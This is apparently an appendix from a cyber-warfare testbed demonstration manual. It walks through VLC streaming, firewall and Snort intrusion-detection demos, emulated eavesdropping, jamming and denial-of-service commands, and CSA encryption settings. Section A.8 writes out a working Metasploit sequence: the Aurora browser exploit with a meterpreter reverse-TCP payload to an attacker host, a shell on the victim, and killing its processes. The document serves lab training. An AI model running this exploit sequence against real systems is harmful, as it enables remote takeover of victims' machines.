
A.3.1 Demonstrating Video Application

In this demo, the Source host will stream a video which will be received at the Destination host.

A.3.1.1 Video Source Application

At the Source host, configure the VLC media player as follows:

1. Launch the VLC media player.
2. Select **Media > Streaming**. Go to the **File** tab.



File Selection

You can select local files with the following list and buttons.

☐ Use a subtitles file


Font size: Normal

Text alignment: Center

☐ Show more options

FIGURE A-3. Selecting Video File

3. Click the **Add** button and select the desired video file. Press the **Stream** button.




This dialog will allow you to stream or convert your media for use locally, on your private network, or on the Internet.
You should start by checking that source matches what you want your input to be and then press the "Next" button to continue.

Source: C:\Users\pjain\Desktop\coa360download56Kbps240x160.mpg

Type: File/Folder

FIGURE A-4. Configuring Video Streaming - 1

4. Press the **Next** button.



Stream Output

Source

Destinations

Destinations

Add destinations following the streaming methods you need. Be sure to check with transcoding that the format is compatible with the method used.

New destination: File

☐ Display locally

Transcoding options


☑ Activate Transcoding

Profile: Video - H.264 + AAC (MP4)

Options

FIGURE A-5. Configuring Video Streaming - 2

5. Under **Destinations**, check the **Display Locally** box and for **New Destination**, select *UDP Legacy* from the drop-down list.
6. Click the **Add** button.
7. Under **Transcoding options**, for **Profile**, select *Video-MPEG 2+ MPGA (TS)* from the drop-down list.



Add destinations following the streaming methods you need. Be sure to check with transcoding that the format is compatible with the method used.

New destination: UDP (legacy)

☑ Display locally

☑ Activate Transcoding

Profile: Video - MPEG-2 + MPGA (TS)


FIGURE A-6. Configuring Video Streaming - 3

8. Press the **Stream** button to start the video streaming.

A.3.1.2 Video Receiver Application

At the Destination host, configure the VLC media player as follows:

1. Launch the VLC media player.
2. Select **Media > Open Network Stream**. Select the **Network** tab and enter `udp://@:1234` in the text box.



Network Protocol

Please enter a network URL:

udp://@:1234

http://www.example.com/stream.avi
rtp://@:1234
mms://mms.examples.com/stream.asx
rtsp://server.example.org:8080/test.sdp
http://www.yourtube.com/watch?v=gg64x

□ Show more options

FIGURE A-7. Selecting UDP in VLC Media Player Version 0.9.6 or Above

3. Click the **Play** button. The video sent from the Source host should now be visible.

A.3.2 Demonstrating Chat Application

Run a Microsoft Netmeeting session between the Source and Destination hosts, as follows:

1. Launch Microsoft Netmeeting application at both the Source host and Destination host.
2. At the Source host, place a call to IP address 190.0.5.2.

A.4 Demonstrating Firewall-based Defense of Blue Force Network

In the CyberWarfareDemo scenario, a firewall has been configured at node 9 (the CAOC) to reject all packets originating from node 19.

In the scenario, the Source host has been mapped to node 16. Change the mapping of the Source host to node 12, as described in Section 4.1.3. In the EXata GUI, the purple triangle shifts from node 16 to node 12. The Destination host will continue to display the video because node 12 is a “good” node.

Next, change the mapping of the Source host to node 19. In the EXata GUI, the purple triangle will now shift to node 19. However, this time the video will freeze at the Destination host. Blue arrows reaching node

9 are still visible, indicating the packets have reached the CAOC node, but these packets are rejected by the firewall and therefore, the video traffic does not reach the VLC application at the Destination host.

Switch the mapping of the Source host back to node 16. The video will now resume playing at the Destination host.

A.5 Demonstrating Eavesdropping and Virus Attacks

We will now demonstrate eavesdropping and virus attacks in the testbed.

A.5.1 Launching Eavesdropping Attack

To launch an eavesdropping attack, do the following:

1. Launch VLC media player at the Cyber Attacker host.
2. Configure VLC media player as a receiver, as described in Section A.3.1.1.
3. At the emulation server, go to the Human-In-The-Loop (HITL) interface (as described in Section 5.2), type the following command, and press the ↩ button:

```
eaves 21 switchheader
```

At this point, the VLC player at the Cyber Attacker host should start receiving video because node 21 is mapped to the Cyber Attacker host in the scenario.

A.5.2 Launching Virus Attack

To launch a virus attack, use the following HITL command:

```
attack 20 190.0.5.2
```

This causes node 20 to launch a virus attack. In Section A.6, we will demonstrate how this virus attack is detected by the blue force computers.

A.6 Demonstrating Intrusion Detection System

To demonstrate the intrusion detection system, launch a virus attack as described in Section A.5.2. At the Destination host, do the following:

1. Open a command window and change the directory to c:\snort.
2. Enter the following command:

```
bin\snort -i 2 -l log -c etc\snort.conf
```

3. Wait for Snort to finish initialization and then launch Firefox.
4. Open the file c:\snort\log\alert.html in Firefox.

Snort will post an alert to Firefox when the signature of an attack is detected.

Note: If the file c:\snort\log\alert.ids gets over 500 KB, Firefox will crash. This occurs after about 1 hour of logging network attacks. To avoid this, while the demo is running and before the file gets to 500 KB, do the following:

1. Use Explorer to browse to the location of the file.
2. Open the file with a text editor. Delete all the entries in the file.
3. Save the file, overwriting it if prompted.

A.7 Demonstrating Counter-measures by the Blue Force

The blue force can launch four counter-measures against attacks:

- Jam the communication to prevent eavesdropping by red force.
- Launch denial-of-service attack against the attacker that is sending virus packets.
- Launch a kinetic strike.
- Encrypt the video transmission.

A.7.1 Jamming Counter-measure

To perform a jamming counter-measure, use the following HITL command:

```
jammer 12  30S  0
```

At this point green circles starting from node 12 will be visible and the video at the Cyber Attacker host should freeze.

Note: The jamming attack can be stopped by using the following HITL command:

```
stop jammer 12
```

A.7.2 Denial of Service Counter-measure

To perform a denial of service counter-measure use the following HITL command:

```
dos 21 4 10 11 12 13 BASIC 1024 0.1MS 30S
```

This command will launch a denial of service attack against node 21. The effect of this is to disrupt the video reception at the Cyber Attacker host, which was eavesdropping this video.

A.7.3 Kinetic Strike Counter-measure

Locate the RF Ground Vehicle (node 20), highlight it, right-click and select **Deactivate**. This stops the virus attack by deactivating the attacking node.


A.7.4 Encrypting Video Traffic

As a counter-measure against eavesdropping, the application traffic can be encrypted at the source before transmission and decrypted at the destination. This prevents any eavesdropper from correctly interpreting the application traffic.

A.7.4.1 Configuration at Source

At the Source host, configure the VLC media player as follows:

1. Launch the VLC media player.
2. Select **Tools > Preferences**.
3. Under **Show Settings** (in the lower left corner), select *All*.
4. Expand the options for **Stream Output** and then **Muxers**. Select **MPEG-TS**.



TS muxer (libdvbpsi)

Video PID 0

Audio PID 0

SPU PID 0

PMT PID 0

TS ID 0

NET ID 0

PMT Program numbers

□ Set PID to ID of ES

Mux PMT (requires --sout-ts-es-id-pid)

SDT Descriptors (requires --sout-ts-es-id-pid)

☑ Data alignment

Shaping delay (ms) 200

□ Use keyframes

PCR interval (ms) 70

Minimum B (deprecated) 0

Maximum B (deprecated) 0

DTS delay (ms) 400

☑ Crypt audio

☑ Crypt video

CSA Key 1234567887654321

Second CSA Key 1234567812345678

CSA Key in use 1

Packet size in bytes to encrypt 188


FIGURE A-8. Encryption Settings

5. In the **CSA Key** Field, enter the 16 character key: *1234567887654321*.
6. Under **Second CSA Key** field, enter the 16 character key: *1234567812345678*.
7. Click **Save**.
8. Stop the video and play it again. The video stream is now encrypted.

A.7.4.2 Configuration at Destination

At the Destination host, configure the VLC media player as follows:

1. Launch VLC Media Player.
2. Select the **Tools > Preferences.**
3. Select *All* under **Show Settings**.
4. Expand **Input / Codecs** and then expand **Demuxers**.
5. Select **MPEG-TS**.



Preferences

MPEG Transport Stream demuxer

Extra PMT

☑ Set id of ES to PID

Fast udp streaming

MTU for out mode: 1400

CSA ck: 1234567887654321

CSA ck: 1234567812345678

Packet size in bytes to decrypt: 188

☐ Silent mode

Filename of dump

☐ Append

Dump buffer size: 16384

☑ Separate sub-streams

Show settings: ○ Simple ● All

FIGURE A-9. MPEG Transport Stream Demuxer Preferences

6. Enter the same key values for the **CSA ck** fields as on the Sender. In the first **CSA ck** field, enter *1234567887654321*. In the second **CSA ck** field, enter *1234567812345678*.
7. Click **Save**.
8. Stop and restart the video. The video can be now be decrypted and seen again.

A.8 Launching Metasploit Attack

In this demo, the Cyber Attacker host uses Metasploit to start a webserver that hosts a website which is infected. The victim user visits this website and gets infected. The result of the infection is to grant the attacker complete access to the victim machine. The attacker is now able to execute any command on the victim machine.

A.8.1 Preparing Metasploit Attack

Launch the Metasploit console and wait for the console to initialize. This could take up to two minutes; the initialization is complete when the “**msf>”** prompt is displayed.

Enter the following commands in sequence at the Metasploit console:

```
use exploit/windows/browser/ms10_002_aurora
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 60.1.0.27
set URIPATH /
exploit
```

Metasploit will display the following:

```
Exploit running background job
Started reverse handler on port 8080
Server started
```

A.8.2 Infecting the Victim Host

At the Source host, launch Internet Explorer version 6.0, type in the following URL, and press enter:

```
http://60.1.0.27:8080
```

The Source host is now “infected”.

A.8.3 Compromising the Victim Host

At the Cyber Attacker host, monitor the Metasploit console and wait until the following messages are displayed:

```
Sending Stage (723456 bytes)
Meterpreter session 1 opened
```

At the Metasploit console, enter the following commands:

- `sessions -i 1`
  The console should display: `Starting interaction with 1`
- `use espia`
  The console should display: `Loading extension espia… success`

- `shell`
  The console should display following messages:

  ```
  Process created.
  Channel 1 created.
  C:\Documents and Settings\..
  ```

At this point, the Metasploit has opened a “console” on the attacked system.

To compromise the victim system, do the following:

- Use the command **`tasklist`** to view all running processes on the system.
- Use the command **`taskkill -im <task-name>`** to kill any running tasks (e.g., **`taskkill -im vlc.exe`**).